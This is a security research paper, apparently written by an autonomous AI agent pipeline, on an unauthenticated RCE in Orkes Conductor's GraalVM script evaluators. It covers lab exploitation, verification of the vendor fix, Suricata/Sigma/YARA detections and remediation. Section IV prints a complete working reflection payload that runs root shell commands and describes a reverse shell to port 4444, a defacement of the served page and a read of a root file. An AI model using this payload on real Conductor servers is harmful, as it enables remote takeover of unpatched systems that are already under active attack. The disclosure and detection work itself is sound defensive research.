

CVE-2026-58138: Unauthenticated RCE in Orkes Conductor GraalVM Script Evaluators. Lab Evidence, Fix Verification, and Defender Detections

Xpectra Security Research
Autonomous Research Lab (ARL), published 2026

Abstract—Orkes Conductor 3.21.21 before 3.30.2 contains an unauthenticated remote code execution (RCE) vulnerability (CVE-2026-58138, CWE-94) in the GraalVM script evaluators behind the `INLINE`, `LAMBDA`, `DO_WHILE`, and `SWITCH` workflow tasks. VulnCheck published its advisory on 2026-06-30, the CVE Record was last updated 2026-07-14, and third-party reporting has documented in-the-wild attempts since 2026-08-21. We did not discover this vulnerability, and we claim no priority over the public advisory, the CVE Record, or the fix commits. What the public record does not contain is the rest: a demonstrated attacker chain documented in captured stills (the live take plus a read-only victim-console follow-up), an interactive shell with wire evidence, a non-vacuous A/B verification of the vendor fix, and a live-fired detection set. This paper supplies all four, produced in an isolated zero-egress Docker lab running the stock vendor image with fictional `*.lab` naming and no third-party system touched. The pipeline, from research to rules, was operated by autonomous AI agents under counted gates, and that pipeline is itself reported as part of the method. The RCE lands as root inside the victim container. No host escape is claimed or established.

Index Terms—Cyberattacks, remote code execution, workflow automation, GraalVM, penetration testing, LLM agents, incident detection, CVE-2026-58138.

I. INTRODUCTION

Workflow orchestrators are unusual blast radius. Conductor sits between a business process definition and the services that execute it, and it evaluates script expressions written into those definitions at run time. When the evaluation sandbox trusts the host runtime and the API that accepts the definition requires no credentials, two anonymous HTTP requests are an RCE. That is CVE-2026-58138 in the GraalVM-backed evaluators of Orkes Conductor and the OSS conductor-server lineage.

The disclosure record is public and dated. VulnCheck published its advisory on 2026-06-30 with critical severity, and GHSA-7x5q-8f6h-rjrc went public the same day [2], [3]. The CVE Record (updated 2026-07-14) carries the CVSS 3.1 and CVSS 4.0 vectors and the affected range quoted verbatim in Listing 1, classifies the flaw as CWE-94 [1]. The vendor shipped the fix in two public commits, 87a7d96aabb (2026-05-05, PR #1057) and c691e35e768c (2026-05-22, PR #1123), the second landing in release 3.30.2 [4]. Empirical Security reported active exploitation beginning 2026-08-21, Fortinet reported roughly 1,300 blocked attempts on 2026-09-08 and 2026-09-09 with an outbreak alert the following week, and trade press summarized both on 2026-09-18 [6]. The CISA KEV catalog did not list this CVE as of our retrieval on

TABLE I: Disclosure timeline anchors, retrieved 2026-09-21 from the case facts file (dates quoted from the public record, finder credit included).

Date	Event
2026-05-05	fix commit 87a7d96aabb (PR #1057)
2026-05-22	fix commit c691e35e768c (PR #1123, ships in 3.30.2)
2026-06-30	VulnCheck advisory and GHSA published
2026-07-14	CVE Record last update
2026-08-21	first reported in-the-wild observation (Empirical)
2026-09-08	Fortinet attempt volume + outbreak alert week
2026-09-21	KEV feed check: not listed

2026-09-21 (catalog 2026.09.18, zero matches across the 1716-entry feed, parsed programmatically). One honesty note the cards themselves cannot express: the CISA SSVC card in the CISA ADP vulnrichment container of the CVE Record (not the KEV feed) recorded exploitation *none* even though in-the-wild observation predates it by weeks [1]. We report the card as published and the reporting as reported, and we treat active exploitation as a fact from the third-party reporting rather than from the card.

The score baseline and the exact build provenance of our two lab arms are published verbatim in Listing 1. Every line there is re-derived from the case artifacts by the claim gate at check time, so no number in this paper was typed from memory.

No discovery claim. The finder credit belongs to segradev per the CVE Record, the advisory analysis to VulnCheck, and the fix to the upstream maintainers. This paper exists only after the public record, and it cites it throughout.

Our contributions. Working in an isolated zero-egress lab against the stock vendor image, and operating the whole pipeline with autonomous agents (Section VIII), we provide what the public record leaves open, one item per gap:

- 1) **The victim-console chain.** No public artifact shows the attack landing on the victim’s own UI. We prove the malicious `INLINE` task executes on the victim’s own serving stack: the vendor-served SPA defacement is served from the victim’s port, because the same root process owns the served files, and the console and browser moments are carried by documented stills (the browser defacement from the live take, the console history view from a read-only follow-up session; Sections IV and IV-D).

Listing 1: Gate-derived value baseline: case facts (quoted verbatim from the case facts file, digests cross-checked against registry digests at lab build time) and the frozen A/B payload digest (from the A/B evidence file). Claim ids live in the source comments of this file.

```
CVSS 3.1 CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H = 9.8 CRITICAL
CVSS 4.0 CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:H/VA:H/SC:N/SI:N/SA:N = 9.3 CRITICAL
Affected from 3.21.21 before 3.30.2 (CNA VulnCheck, CVE Record verbatim)
CWE CWE-94
stock arm conductoross/conductor:3.22.3
sha256:5e0ff45f3f4e15398191d26b36d6c865f96ff765034e255f92af573205695119
patched conductoross/conductor:3.30.2
sha256:487d6fb3616d78ba2915b0b3531be392da0156bf521d167fdb06b111d075eec9
payload sha256 39869edd68b12b9580e310e791a7374def7e5af2efc2c9bf230ef82c92057d44
```

- 2) **An interactive out-of-band shell** from the JVM as root, shown end to end with sealed transcripts and wire captures of the callback (Section IV).
- 3) **A non-vacuous A/B fix verification** on frozen payload bytes, stock 3.22.3 versus patched 3.30.2, with witnessed inertness at the sink on the patched arm and an engine-aliveness control proving the denial is payload-level rather than a dead evaluator or an auth wall (Section V).
- 4) **A live-fired detection set** (Suricata, Sigma, YARA) replayed against our own captures with benign controls that do not fire (Section VI), including the finding that the successful exploit is log-silent on 3.22.3.
- 5) **A reproducible zero-egress lab pack** with counted gates for Conductor, from image digest pinning to teardown verification (Section III).

Roadmap. Section II characterizes the sink and the trust chain. Section III is the lab and method. Section IV is the exploitation evidence including the step-by-step walkthrough. Section V verifies the fix, Section VI the detections, Section VII remediation and incident response, and Section VIII ethics, reproducibility, and the agent pipeline. Section IX concludes.

II. VULNERABILITY CHARACTERIZATION

A. Stack and sink

Conductor's `INLINE`, `LAMBDA`, `DO_WHILE`, and `SWITCH` tasks evaluate a caller-supplied expression per task execution. The sink is `ScriptEvaluator.java` in `conductor-core`. On the stock image (v3.22.3, verified against vendor source at that tag), the context constructor is Listing 2. `HostAccess.ALL` lets script code call members on arbitrary Java objects that reach the context. The evaluator's 4-second budget (`DEFAULT_MAX_EXECUTION_SECONDS`) kills blocking expressions, which shapes the payload but does not prevent execution.

Listing 2: Sink shape at v3.22.3 (`createNewContext()`, `ScriptEvaluator.java` lines 116 to 120, vendor source at the tag).

```
private static Context createNewContext() {
    return Context.newBuilder("js")
        .allowHostAccess(HostAccess.ALL)
        .option("engine.WarnInterpreterOnly", "false")
        .build();
}
```

The input binding is the load-bearing half. The task's `inputParameters` map is bound into the script as `$` (`jsBindings.putMember("$", input)` at the stock

tag). With `HostAccess.ALL` the script may call members on that Java object graph, and from any object it can reach its own `Class`, and from there static reflection (Listing 3). The patch changes exactly this hop (Section V).

B. Trust chain, hop by hop

Figure 1 traces the chain. Hop 1, the registration `POST /api/metadata/workflow` accepts a definition with no authentication on the default build. Hop 2, the start `POST` schedules the task. Hop 3, the expression reaches the polyglot context. Hop 4, the context answers attribute access on `$` by reflecting into the JVM. Hop 5, reflection reaches `java.lang.Runtime.exec`. Nothing between the wire and the shell re-checks the assumption that the expression is only a computation.

C. Preconditions

Three preconditions, all satisfied by the stock image with default configuration, no feature flags, and no operator adaptation:

- The HTTP API is reachable. The OSS monolith ships `/api/*` without an authentication layer by default, so reachability of port 8080 is the only network condition. Within the advisory range that makes this an internet-facing RCE wherever the default holds.
- A task type that evaluates an expression. `INLINE` is used throughout this paper.
- A GraalVM context with host access, which is what the affected releases ship.

The CVSS `PR:N/UI:N` is honest. No credential, no user interaction. Execution identity is the server process, which on the monolithic image is `uid 0` inside the container (the image carries no `USER` directive and `startup.sh` runs `nginx` and the JVM as the same `uid`).

D. Why Nashorn idioms die here

The sink is GraalJS, not Nashorn, and the difference matters. Four plausible shapes fail on 3.22.3 (attempt log #2 to #5): `Java.type` (a Nashorn shim, undefined), bare `java.lang.X` (same reason), static calls through host objects (member resolution refuses static members on `java.lang.Class` under `HostAccess.ALL` alone), and `$.getClassLoader()` (the `$` binding is a deep-copied `HashMap` whose loader is null). The working shape is a




Fig. 1: The chain from two unauthenticated POSTs to root inside the victim container, generated from the case facts by `paper/make_figs.py` (Section IV for measured latencies). The green box is the patched arm’s divergence point witnessed in Section V. The boundary line states what we did *not* establish: the RCE is container-root, and no host escape was performed.

reflection bootstrap that uses instance member access only, detailed in Section IV.

III. LAB AND METHODOLOGY

A. Topology and isolation

Figure 2 shows the lab. One Docker bridge, `cve58138_lab` at `172.30.58.0/24`, created `--internal`, so the bridge has no default route and no DNS path. Two arms, the stock vulnerable image and the patched arm, both run by image digest so a tag move cannot silently swap the lab. The attacker is the host itself, attached at the bridge gateway `172.30.58.1`. All naming is fictional `*.lab`. No third-party system is contacted at any point, by

design rather than by discipline. The isolation is a network property, and the lab gate script re-proves it after every session (no DNS resolution, no TCP egress, `Internal=true` on the network). The recorded parent re-run of that gate (`evidence/lab-gate-parent-rerun.txt`) prints 27 checks, 27 ok / 0 fail.

B. Target provenance

Table II pins both arms and Listing 1 carries their full digests. The stock arm is the public `conductoross/conductor:3.22.3` image, a version inside the advisory range, with the `HostAccess.ALL` sink shape confirmed against vendor source at that tag. The patched




Fig. 2: Lab topology. Zero egress is enforced by the `--internal bridge` and machine-checked by the counted gate script `lab/verify.sh`. Digests are verified against registry `RepoDigests` at build time, and build, teardown, and negative demos ship under `lab/` in the case pack.

TABLE II: Arm provenance. Container names and IPs are case-bound. Full digests in Listing 1.

Arm	Image (by digest)	Live identity
stock (S-A)	conductoross/ conductor:3.22.3 at 172.30.58.20	/actuator/info build 3.22.3, sink shape at tag
patched (S-B)	conductoross/ conductor:3.30.2 at 172.30.58.30	/actuator/info build 3.30.2, denial observed

arm is 3.30.2, the fixed release. Containers are run by digest reference and the server build identity is confirmed live via `/actuator/info` on each arm.

C. Integrity controls

Four controls run through every experiment in this paper, and the numbers in it come from them rather than from our memory.

- 1) **Counted gates.** Lab state is certified by counted scripts (`lab/verify.sh` prints an ok/fail tally and exits non-zero on any fail). The offline suite for the PoC tool runs 20 counted checks including 18 guard-refusal vectors, and it stays green with the victim container paused, which proves it needs no network.
- 2) **Sealed transcripts.** Every live run writes a transcript sealed with its own sha256, so quoted output is bound to the run that produced it.
- 3) **Structural targeting guard.** The tool refuses any target that is not a literal IPv4 inside the lab subnet, and it refuses the patched arm and the gateway as targets. There is no bypass flag, and a test greps the source for one. The guard fires before any socket call.
- 4) **Restore contract.** Every live run ends by removing its proof marker, byte-restoring the served UI (md5-verified against a backup), and deleting every workflow definition it registered (verified by a 404 GET). Completed workflow instances cannot be purged by API on this

build (the delete answers HTTP 409), so instance history survives as inert rows until a lab rebuild. We state that rather than hiding it.

D. Method and the attempt record

Payload discovery followed a public idiom (the reflection bootstrap circulating with the public PoC [5]), re-derived in our lab rather than copied, and the invalid attempts are part of the record: 6 logged attempts, 5 invalid before the working shape (the two Nashorn-isms of Section II, two further Graal-interop failures, and one request-schema error on our side). The A/B ran same-day with byte-identical payload expressions on both arms (Section V), and detection rules were written only from our own captures (Section VI). Deviations are listed where they occurred rather than collected in an appendix.

IV. EXPLOITATION EVIDENCE

A. The PoC artifact and its impact ladder

One stdlib-only Python tool drives everything (`exploit/conductor_cve2026-58138.py`, `sha256 head ddb6e32f4a5f59fd`, case-bound and guard-bound). Its modes form an impact ladder, and each rung was fired live against the stock arm with a sealed transcript: (1) a proof marker, a file at `/tmp/cve2026-58138-canary` written as root with stdout returned through the API, (2) defacement of the vendor-served SPA with byte-exact backup and restore, (3) an interactive root shell back to the attacker listener, and (4) a root fixture read of `/root/flag.txt`. The ladder exists so destructive rungs are only ever demonstrated after the non-destructive one has proven code execution.

B. Payload anatomy

The minimal payload is one JavaScript expression carried in the `INLINE` task’s `expression` field. Listing 3 shows the dry-run variant byte-for-byte as registered. It walks `$` to its `Class`, obtains the `forName` method handle, loads `java.lang.Runtime`, builds a `String[]` reflectively (direct static construction is exactly what `HostAccess.ALL` does not grant), and runs the marker command. The interactive rung adds one wrapper. The 4-second execution budget and dash as `/bin/sh` force a detached `setsid` launch of an interactive bash whose redirect opens the TCP socket back to the listener (the full payload literal appears in the sealed transcripts and in the tool’s golden wire dumps).

Listing 3: Dry-run payload expression as registered (single line, wrapped by the listing style). The command writes the proof marker, echoes `PROOF-MARKER-WRITTEN`, and cats the file back so root stdout returns through the API. Same-day A/B used these exact bytes on both arms (Section V).

```
var k=$.getClass().getClass();var S=k.getMethod('
getName').getReturnType();var forName=k.
getMethod('forName',S);var L=function(n){return
forName.invoke(null,[n]);};var RT=L('java.lang.
Runtime');var rt=RT.getMethod('getRuntime').
invoke(null,[]);var I=L('java.lang.Integer').
getField('TYPE').get(null);var A=L('java.lang.
reflect.Array');var arr=A.getMethod('newInstance
```

```
' ,k,I).invoke(null,[S,3]);var set=A.getMethod('set',L('java.lang.Object'),I,L('java.lang.Object'));set.invoke(null,[arr,0,'sh']);set.invoke(null,[arr,1,'-c']);set.invoke(null,[arr,2,'id > /tmp/cve2026-58138-canary; hostname >> /tmp/cve2026-58138-canary; chmod 0644 /tmp/cve2026-58138-canary; echo cve2026-58138-marker >> /tmp/cve2026-58138-canary; echo PROOF-MARKER-WRITTEN; ls -l /tmp/cve2026-58138-canary; cat /tmp/cve2026-58138-canary']);var p=RT.getMethod('exec',arr.getClass()).invoke(rt,[arr]);p.waitFor();var isr=L('java.io.InputStreamReader').getConstructor(L('java.io.InputStream')).newInstance(p.getInputStream());var br=L('java.io.BufferedReader').getConstructor(L('java.io.Reader')).newInstance(isr);var o='',l;while((l=br.readLine())!=null)o+=l+'\n';o
```

C. Wire shape

Listing 4 condenses the A/B positive-control exchange on the stock arm, the one run whose stdout is seal-bound to the sealed dry-run transcript. Two POSTs, one GET, root stdout. Across the 18 recorded runs of the live latency log, register stayed at or under 9.8 ms and sink execution ran 18.7 to 48.5 ms, so the whole trigger is a sub-second event on an idle container.

Listing 4: Condensed wire exchange from evidence/fix-verification/run-stock/positive-control-run.txt (stdout seal-bound to the sealed dry-run transcript; polling trimmed, values verbatim). The register POST answers 200, the start POST returns a workflow id, and the task's outputData.result carries the root command's stdout back to the anonymous caller.

```
POST /api/metadata/workflow HTTP/1.1 (
  unauthenticated)
{"name":"cve2026-58138-poc", ..., "tasks":[{"type":"INLINE",
  "inputParameters":{"evaluatorType":"javascript",
  "expression":"var k=$.getClass().getClass();
  ..."}]}, {"version":36}]
< HTTP/1.1 200 OK [
  register, 2-5 ms]

POST /api/workflow/cve2026-58138-poc?version=36 HTTP
/1.1
{}
< HTTP/1.1 200 OK [
  workflow id issued]

GET /api/workflow/3197eaf5-a807-4bb0-94f4-46
f2edaa8bd1?includeTasks=true
task[0] status=COMPLETED outputData.result:
PROOF-MARKER-WRITTEN
-rw-r--r-- 1 root root 80 Sep 21 18:04 /tmp/
cve2026-58138-canary
uid=0(root) gid=0(root) groups=0(root)
cve2026-58138-stock
cve2026-58138-marker
```

D. Attack walkthrough

The numbered steps below are the camera script the evidence takes executed (wave W5, captured; the victim-console view of step 4 comes from a follow-up read-only browsing session of the inert instance history, see Figure 5). Each step names the

```
[reg] cve2026-58138-poc v139 registered (2 ms)
[exec] wid=d393485e-b502-4263-b84e-627067e0e3b3 completed (41 ms)
```

Fig. 3: STILL-1, from the sealed take take-005-main.mov at video t=78.33s (frame 2350): the tool's register line cve2026-58138-poc v139 registered (2 ms) above the [exec] completion line carrying the workflow id of the dry run; the victim-console history view of such runs is Figure 5 (read-only follow-up). Placement OCR in paper/STILLS-OCR.md.

exact terminal moment, and paper/STILLS-REQUEST.md fixed the needle text, viewport, and evidence transcript each take re-creates; paper/STILLS-OCR.md records the placement OCR of every shipped frame. Stills ship as raw frames, and captions live in this source file only, never baked into pixels.

- 1) **Registration.** The attacker registers the PoC workflow with one unauthenticated POST. On screen: the tool's register line with the bumped version and its millisecond timing.
- 2) **Trigger.** The start POST returns a workflow id, and the task runs within milliseconds.
- 3) **Code execution, non-destructive rung.** On screen: the grep re-home block of the run output prints PROOF-MARKER-WRITTEN, the root identity line uid=0(root) gid=0(root) groups=0(root), and the READBACK marker echo. The marker's ls -l line lands in the sealed transcript, not in a take frame of this re-shoot.
- 4) **Victim console.** On the victim UI, the malicious INLINE task renders COMPLETED with its output, in the same console the operators use (Figures 5 and 6, read-only follow-up capture).
- 5) **Defacement.** On camera, the root shell backs up the served page with cp and md5sum, then injects four
 breaks and an <h1>Pwend by Xpectra Agent!</h1> banner at the single <body> anchor of the served index.html with one sed -i edit, so the SPA console keeps running under the banner. The typed sed -i edit and the grep readback of the served file, with the literal on its own output line, both carry on camera. The sealed tool transcript of the same rung serves 371 bytes on a GET against the victim's port 5000, and the post-take rig restore returns the served file to the factory md5.
- 6) **Interactive root shell.** On screen: the relay banner bash: no job control in this shell, the prompt root@cve2026-58138-stock:/app/libs#, id returning uid=0(root).
- 7) **Fixture read.** The shell reads /root/flag.txt as root, closing the chain on a confidentiality target rather than a marker.

E. Shell and process evidence

The reverse-shell rung connected 172.30.58.20:59250 to the attacker listener 172.30.58.1:4444 (sealed transcript reverse-shell-20260921T180715Z, seal

```

PROOF-MARKER-WRITTEN
uid=0(root) gid=0(root) groups=0(root)
READBACK

```

Fig. 4: STILL-2, same take at video t=81.33s (frame 2440): the grep re-home echo of the dry-run output carrying PROOF-MARKER-WRITTEN, the root identity line uid=0(root) gid=0(root) groups=0(root), and the READBACK marker echo (all three lines read at 1x OCR, per STILLS-OCR.md; the marker’s ls -l line is in the sealed transcript, not in this take frame).

sha256 head 9122fed1422b9910). The wire capture shows the SYN, the banner bytes, and the uid=0(echo on the callback channel, which is what the Suricata egress rules fire on (Section VI). Process evidence is honest about its limits. The container image has no ps, so process claims use a /proc command-line walk. The walk on the patched arm (negative, Section V) shows the baseline tree (pid 1 startup.sh, nginx master and workers, the JVM, tee) with no spawned shell. On the stock arm we demonstrate the shell’s identity through the interactive session and the callback bytes, and we do not claim a stock-arm process snapshot that we did not freeze at the moment of connection.

V. FIX VERIFICATION

A. What the patch changes

Release 3.30.2 rewrites the context construction (Listing 5), a denyAccess blocklist (Class, ClassLoader, reflection Method/Field/Constructor/Array, Runtime, ProcessBuilder, Process, System, Thread, ThreadGroup) plus allowHostClassLoading(false), allowNativeAccess(false), allowCreateThread(false), allowCreateProcess(false), allowIO(IOAccess.NONE), and a shared engine with js.load disabled. The bootstrap of Listing 3 begins by resolving an instance member on a java.lang.Class, which the blocklist removes from the member namespace. The fix is structural, the reflection path becomes unreachable, rather than a signature blacklist.

B. A/B on frozen bytes

The A/B question is not whether 3.30.2 looks safer. It is whether the identical payload bytes that execute on 3.22.3 demonstrably fail to execute on 3.30.2, on the same day, through the same code path, for a payload-bound reason. Both arms received the byte-identical expression of Listing 3, whose sha256 is asserted per send (frozen payload digest in Listing 1). Register bodies differed only in the version field. The stock arm was fired by the unmodified CLI tool, and the patched arm by a harness importing the tool’s own builders, with the tool never modified. Table III is the closure matrix.

The denial text matters more than the failure. The patched task dies at the expression’s first host hop with TypeError: invokeMember (getMethod) on java.lang.Class failed due

Listing 5: Fixed createContext() shape at v3.30.2 (vendor source at the tag, condensed to the security-relevant lines).

```

HostAccess hostAccess =
    HostAccess.newBuilder(HostAccess.ALL)
        .denyAccess(Class.class)
        .denyAccess(ClassLoader.class)
        .denyAccess(java.lang.reflect.Method.class)
        .denyAccess(java.lang.reflect.Field.class)
        .denyAccess(java.lang.reflect.Constructor.
            class)
        .denyAccess(java.lang.reflect.Array.class)
        .denyAccess(Runtime.class)
        .denyAccess(ProcessBuilder.class)
        .denyAccess(Process.class)
        .denyAccess(System.class)
        .denyAccess(Thread.class)
        .denyAccess(ThreadGroup.class)
        .build();
return Context.newBuilder("js")
    .engine(ENGINE).allowHostAccess(hostAccess)
    .allowHostClassLoading(false).allowNativeAccess(
        false)
    .allowCreateThread(false).allowCreateProcess(
        false)
    .allowIO(IOAccess.NONE) /* ... */ .build();

```

TABLE III: Closure matrix, same day, same payload bytes. The first divergence is the sink evaluation, not an auth wall or a transport failure.

Step	Stock 3.22.3	Patched 3.30.2
register	200, register 2 to 5 ms	200, register 189 ms
start	200 with workflow id	200 with workflow id
sink exec	COMPLETED, uid=0(root) stdout returned	FAILED_WITH _TERMINAL_ERROR: Unknown identifier: getMethod
marker	written root root, readback OK	absent before and after, /tmp listing byte-identical
process walk	not frozen at connect (see §IV-E)	no spawned shell in /proc walk

to: Unknown identifier: getMethod, thrown by ScriptEvaluator.handlePolyglotException inside the 3.30.2 jar. That binds the denial to this payload rather than to a general outage. Two anti-vacuity controls close the argument. A benign INLINE expression (1+1) through the same patched sink completes with result 2, so the engine is alive and the path is open. A same-day positive control fires the unmodified tool on the stock arm with PROOF-MARKER-WRITTEN back on stdout. Five verification pillars (monitor alive, witnessed inert, unit corroboration, positive control, config-diff scope) are each marked proven in the case evidence file with their artifact paths.

C. Honest deviations

Three, stated plainly. The patched arm’s per-id read lagged about 21 s (embedded-database read load) while the server-side watcher timestamped the terminal state at +1 s, and both numbers ship in the evidence. The patched instance delete returned 200 while stock returns 409, a release drift with no residue either way. The byte-comparison scope is honest too,




Fig. 5: STILL-3, from the read-only follow-up capture w6d-still3c.mov (frame 1320) in the victim browser at 172.30.58.20:5000: the execution view of instance 71863d4b-ed28-4d5d-a649-a307bb769f88 renders the workflow name cve2026-58138-poc with the green COMPLETED chip, and the Workflow Input/Output tab shows "result": "PROOF-MARKER-WRITTEN\n-rw-r--r--..." in the read-only editor. No state change: pure GET browsing of inert SQLite history.

the two images differ by a whole release train rather than one commit, so the fix is localized by runtime denial behavior plus vendor source diff, and a bisect across the train was out of scope, while the nginx config of the two images is byte-identical and the shipped-config diff is one comment line.

VI. DETECTION

A. Set and evidence base

All rules were written only from traffic we captured ourselves on the stock arm (8 pcaps, attack windows for the three rungs plus benign controls and a deliberate sink-error window). The set ships 8 suricata rules (SIDs 2026581381 to 2026581388), 2 sigma rules, and 5 yara rules over workflow-definition JSON, wire fragments, and PoC-tool identity. Table IV summarizes the family. Validation is counted rather than asserted. suricata -T loads all rules with 0 failures, every pcap was replayed under a replay-only harness, and the harness exits non-zero if any rule fires on a benign capture (it did not).

B. Representative rules

Listing 6 is the wire rule for the registration hop. URI and evaluator type alone are deliberately not enough, because benign operators legitimately register benign INLINE tasks and our benign control proves the false positive. The rule keys on the reflection bootstrap tokens, which are the sink weaponizer. Listing 7 is the log-side rule that carries attribution.

Listing 6: Suricata SID 2026581381 (verbatim, long content tokens wrapped by the listing style).

```
alert http $EXTERNAL_NET any -> $HOME_NET 8080
(msg:"CVE-2026-58138 Conductor inline-task register
with JS reflection
```

TABLE IV: Detection families and live-fire results (per-rule matrices in the case evidence). Suricata, all SIDs positive on attack captures and 0 on both benign pcaps. Sigma, CVE-name rule 139 matches across the 3 attack windows and 0 on negatives (line matcher mirroring sigma semantics, labeled as such in every fire log). YARA, strongest rule 9 of 10 positive artifacts, all 10 covered as a set, and 0 on benign controls.

Family	Count	Fires / no-fires
Suricata	8 wire rules	SIDs 81/82 register bootstrap keys, 83 CVE-named start, 84/85/86 shell egress on 4444, 87/88 defacement
Sigma	2 log rules	CVE-named metadata errors 139/0 attack vs negative, sink-failure rule corroboration-grade
YARA	5 artifact rules	strongest rule 9/10 attack artifacts, set coverage 10/10, 0 benign controls

```
bootstrap"; flow:to_server,established; content:"
POST"; http_method;
content:"/api/metadata/workflow"; http_uri;
content:"evaluatorType\":\"javascript\"";
content:"type\":\"INLINE\"";
content:"$.getClass().getClass()"; content:"
getMethod("
content:"forName\""; classtype:attempted-admin;
sid:2026581381; rev:1;
metadata:cve 2026-58138;)
```

Listing 7: Sigma rule conductor_cve_named_workflow_metadata_errors (detection block verbatim). Case-bound by design, it keys on the observed CVE-named workflow artifact, which a real attacker may rename. The wire rules of Listing 6 do not depend on naming.

```
detection:
selection:
```


4444, defacement literals) plus the CVE-named artifact rule. A defender relying only on server logs will not see this intrusion at all.

VII. REMEDIATION AND INCIDENT RESPONSE

A. Remediation

- 1) **Upgrade to 3.30.2 or later.** The `denyAccess` rewrite is the fix. Backports to the 3.21.x and 3.22.x lines were not found in public searches (main-branch commits only), so remaining on an older train means the vulnerable `HostAccess.ALL` context until a vendor-sanctioned backport or an equivalent self-build.
- 2) **Authenticate the API.** The exploited precondition is the credential-free `/api/*` surface. Whatever the version, do not expose 8080 without an authentication layer or a reverse proxy in front of it, and never expose it publicly on the default configuration.
